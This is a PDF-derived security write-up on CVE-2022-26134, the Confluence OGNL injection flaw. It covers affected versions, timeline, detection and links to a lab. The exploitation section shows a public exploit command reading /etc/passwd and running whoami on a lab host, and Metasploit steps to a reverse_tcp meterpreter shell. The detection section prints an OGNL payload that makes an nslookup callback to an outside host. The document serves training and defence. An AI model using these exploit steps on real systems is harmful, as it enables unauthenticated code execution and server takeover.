

# Atlassian, CVE-2022-26134

---

CVE-ID: CVE-2022-26134

BASE SCORE: 9.8 CRITICAL

ATTACK VECTOR: NETWORK

---

## **VULNERABILITY OVERVIEW:**

In affected versions of Confluence Server and Data Center, an OGNL injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on a Confluence Server or Data Center instance.

## **VULNERABLE VERSION:**

The following versions of Confluence are vulnerable to this CVE:

- 1.3.0 -> 7.4.17
- 7.13.0 -> 7.13.7
- 7.14.0 -> 7.14.3
- 7.15.0 -> 7.15.2
- 7.16.0 -> 7.16.4
- 7.17.0 -> 7.17.4
- 7.18.0 -> 7.18.1

## **TIME-LINE:**

- 1) May 30, 2022: Volexity identifies and validates the vulnerability and exploit payload.
- 2) May 31, 2022: Volexity contacts Atlassian, who then confirms the vulnerability and assigns CVE-2022-26134.
- 3) June 2, 2022: The initial security advisory on CVE-2022-26134 is released by Atlassian.
- 4) June 3, 2022: Atlassian advises on using a web application firewall (WAF) to block OGNL injection attempts and releases a workaround fix by replacing some JAR files before releasing comprehensive fixed versions.

## **WHAT IS OGNL:**

Object-Graph Navigation Language is an open-source Expression Language (EL) for Java objects. OGNL is used for getting and setting properties of Java objects, amongst many other things. For example, OGNL is used to bind front-end elements such as text boxes to back-end objects and can be used in Java-based web applications.

## **OGNL INJECTION:**

OGNL Injection occurs when the Expression Language (EL) interpreter attempts to interpret user-supplied data without validation enabling attackers to inject their own EL code.


---

# Atlassian, CVE-2022-26134

## EXPLOITATION:

- 1) THROUGH EXPLOITE: (<https://github.com/Nwqda/CVE-2022-26134>)

Payload: `python3 cve-2022-26134.py https://target.com CMD`



```


CVE-2022-26134 - OGNI Injection vulnerability
Author: Naqwa
RuptureFarm 1029
FOR EDUCATIONAL PURPOSE ONLY.

Confluence target version: 7.3.5
root:x86_64:root:/root:/bin/bash daemon:x86_64:daemon:/usr/sbin:/usr/sbin/nologin bin:x86_64:bin:/bin:/usr/sbin/nologin sys:x86_64:sys:/dev:/usr/sbin/nologin sync:x86_64:sync:/bin:/bin/sync g
ames:x86_64:games:/usr/games:/usr/sbin/nologin man:x86_64:man:/var/cache/man:/usr/sbin/nologin lp:x86_64:lp:/var/spool/lpd:/usr/sbin/nologin mail:x86_64:mail:/var/mail:/usr/sbin/nologin news:x
86_64:news:/var/spool/news:/usr/sbin/nologin uucp:x86_64:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x86_64:proxy:/bin:/usr/sbin/nologin www-data:x86_64:www-data:/var/www:/usr/sbin/nologi
n backup:x86_64:backup:/var/backups:/usr/sbin/nologin list:x86_64:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x86_64:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x86_64:41:41:Gnats Bug-
Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x86_64:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x86_64:102:102:systemd Network Management,/,/,/run/sy
stemd:/usr/sbin/nologin systemd-resolve:x86_64:101:103:systemd Resolver,/,/,/run/systemd:/usr/sbin/nologin systemd-timesync:x86_64:102:104:systemd Time Synchronization,/,/,/run/systemd:/usr
/sbin/nologin systemd-tss:x86_64:106:111:TPM software stack,/,/,/var/lib/tpm
s:x86_64:103:106:nonexistent:/usr/sbin/nologin syslog:x86_64:104:110:/home/syslog:/usr/sbin/nologin _apt:x86_64:105:65534:nonexistent:/usr/sbin/nologin tss:x86_64:106:111:TPM software stack,/,/,/var/lib/tpm
:/bin/false uidd:x86_64:107:112:/run/uidd:/usr/sbin/nologin tcpdump:x86_64:108:113:nonexistent:/usr/sbin/nologin sshd:x86_64:109:65534:/run/ssh:/usr/sbin/nologin landscape:x86_64:110:115:/var/lib/landsc
ape:/usr/sbin/nologin pollinate:x86_64:111:1:/var/cache/pollinate:/bin/false ec2-instance-connect:x86_64:112:65534:nonexistent:/usr/sbin/nologin systemd-coredump:x86_64:999:999:systemd Core Dumper,/,/u
s
r/sbin/nologin ubuntu:x86_64:1000:1000:Ubuntu:/home/ubuntu:/bin/bash lxd:x86_64:980:100:/var/snap/lxd/common/lxd:/bin/false cmatic:x86_64:1001:1001:/home/cmatic:/bin/bash postgres:x86_64:113:120:PostgreS
QL administrator,/,/,/var/lib/postgresql:/bin/bash confluence:x86_64:1002:1002:Atlassian Confluence:/home/confluence:/bin/sh
shivaay210inshivaay210in-vmwarevirtualplatform[~]-[~/CVEs/cve-2022-26134-atlassian/CVE-2022-26134]
$ python3 cve-2022-26134.py http://10.10.46.231:8090/ "whoami"
CVE-2022-26134 - OGNI Injection vulnerability
Author: Naqwa
RuptureFarm 1029
FOR EDUCATIONAL PURPOSE ONLY.

Confluence target version: 7.3.5
confluence
shivaay210inshivaay210in-vmwarevirtualplatform[~]-[~/CVEs/cve-2022-26134-atlassian/CVE-2022-26134]
$
```

- 2) THROUGH METASPLOITE:

\$ search Atlassian



```

[msf](Jobs:0 Agents:0) >> search atlassian

Matching Modules
=====
#  Name
-  -
0  exploit/multi/http/atlassian_confluence_namespace_ogni_injection 2022-06-02 excellent Yes Atlassian Confluence Namespace OGNI Injection
1  exploit/multi/http/atlassian_confluence_widget_ogni_injection 2021-08-25 excellent Yes Atlassian Confluence Widget OGNI Injection
2  exploit/multi/http/confluence_widget_connector 2019-03-25 excellent Yes Atlassian Confluence Widget Connector Macro Velocity Template Injection
3  auxiliary/scanner/http/ogni_injection_crowd_fileaccess 2019-05-22 normal No Atlassian Crowd XQL Entity Expansion Remote File Access
4  exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
5  exploit/multi/http/jira_hipchat_template 2015-10-28 excellent Yes Atlassian HipChat for Jira Plugin Velocity Template Injection
6  exploit/multi/http/jira_plugin_upload 2018-02-22 excellent Yes Atlassian Jira Authenticated Upload Code Execution
7  exploit/unix/fileformat/ghostscript_type_confusion 2017-04-27 excellent No Ghostscript Type Confusion Arbitrary Command Execution
8  exploit/windows/jira_collector_traversal 2014-02-26 normal Yes JIRA Issues Collector Directory Traversal
9  auxiliary/scanner/http/jira_user_enum 2020-08-16 normal No Jira Users Enumeration
10 auxiliary/analyze/crack_webapps normal No Password Cracker: Webapps

Interact with a module by name or index. For example info 10, use 10 or use auxiliary/analyze/crack_webapps

[msf](Jobs:0 Agents:0) >> use exploit/multi/http/atlassian_confluence_namespace_ogni_injection
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/atlassian_confluence_namespace_ogni_injection) >>
```

\$set lhost <MACHINE\_IP>

\$set rhost <VICTOM\_IP>

```
$exploit
```

[illegible]

# Atlassian, CVE-2022-26134

---

## DETECTION:

- 1) FOR DETECTION YOU CAN USE YARA SCRIPT:

<https://github.com/volexity/threat-intel/blob/main/2022/2022-06-02%20Active%20Exploitation%20Of%20Confluence%200-day/indicators/yara.yar>

- 2) Look at **confluence access logs** and **catalina\*.log** for any suspicious activities. Logs can be located in **\*/atlassian/confluence/logs** directory, generally.

➔ Logs are look like this:

```
https[:]//yourconfluenceserver[.]com/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22nslookup%20cadcl3mfo0aeq0000010mmku8891cnyrp.oast.me%22%29%7D/
```

after decoding:

```
https://yourconfluenceserver[.]com/${@java.lang.Runtime@getRuntime().exec("nslookup cadcl3mfo0aeq0000010mmku8891cnyrp.oast.me")}
```

use grep for save time

```
$grep
```

```
/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22
```

## RESOURCES:

<https://twitter.com/lostinsecurity/status/1533504455135711233>

<https://www.volexity.com/blog/2022/06/02/zero-day-exploitation-of-atlassian-confluence/>

<https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html>

<https://securitylabs.datadoghq.com/articles/confluence-rce-vulnerability-overview-and-remediation/>

<https://github.com/archanchoudhury/Confluence-CVE-2022-26134#List-of-IOCs>

## EXPLOIT/SCRIPTS:

<https://github.com/volexity/threat-intel/blob/main/2022/2022-06-02%20Active%20Exploitation%20Of%20Confluence%200-day/indicators/yara.yar>

---

# Atlassian, CVE-2022-26134

---

<https://github.com/Nwqda/CVE-2022-26134>

[https://github.com/jbaines-r7/through\\_the\\_wire](https://github.com/jbaines-r7/through_the_wire)

## **LABs:**

<https://tryhackme.com/room/cve202226134>